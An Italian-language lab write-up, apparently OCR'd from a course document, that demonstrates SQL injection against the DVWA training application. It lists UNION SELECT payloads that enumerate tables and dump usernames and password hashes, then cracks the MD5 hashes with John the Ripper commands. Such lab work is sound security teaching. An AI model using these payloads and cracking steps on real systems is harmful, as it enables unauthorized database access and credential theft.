
‘ UNION SELECT null,null -- **:con questa query testiamo la “cardinalità” del DB**

' UNION SELECT table_name,table_schema FROM information_schema.tables WHERE table_type = 'base table' --
' UNION SELECT COLUMN_NAME,null FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA = 'dvwa' AND TABLE_NAME = 'users' --
' UNION SELECT user,password FROM dvwa.users --

Con le query precedenti andiamo passo passo ad interrogare il DB fino al nostro obbiettivo di trovare le password di ogni user



Siamo pronti ad utilizzare il tool “John the Ripper” per fare il cracking delle password che abbiamo trovato in formato hash.
Da terminale utilizziamo il comando “john —format=raw-md5 hash.txt” per far partire il cracking. Iniziamo testando una modalità single crack che è la più semplice e veloce per password semplici.
Il risultato è positivo quindi possiamo rivedere le password in chiaro utilizzando il comando “john —format=raw-md5 hash.txt —show”.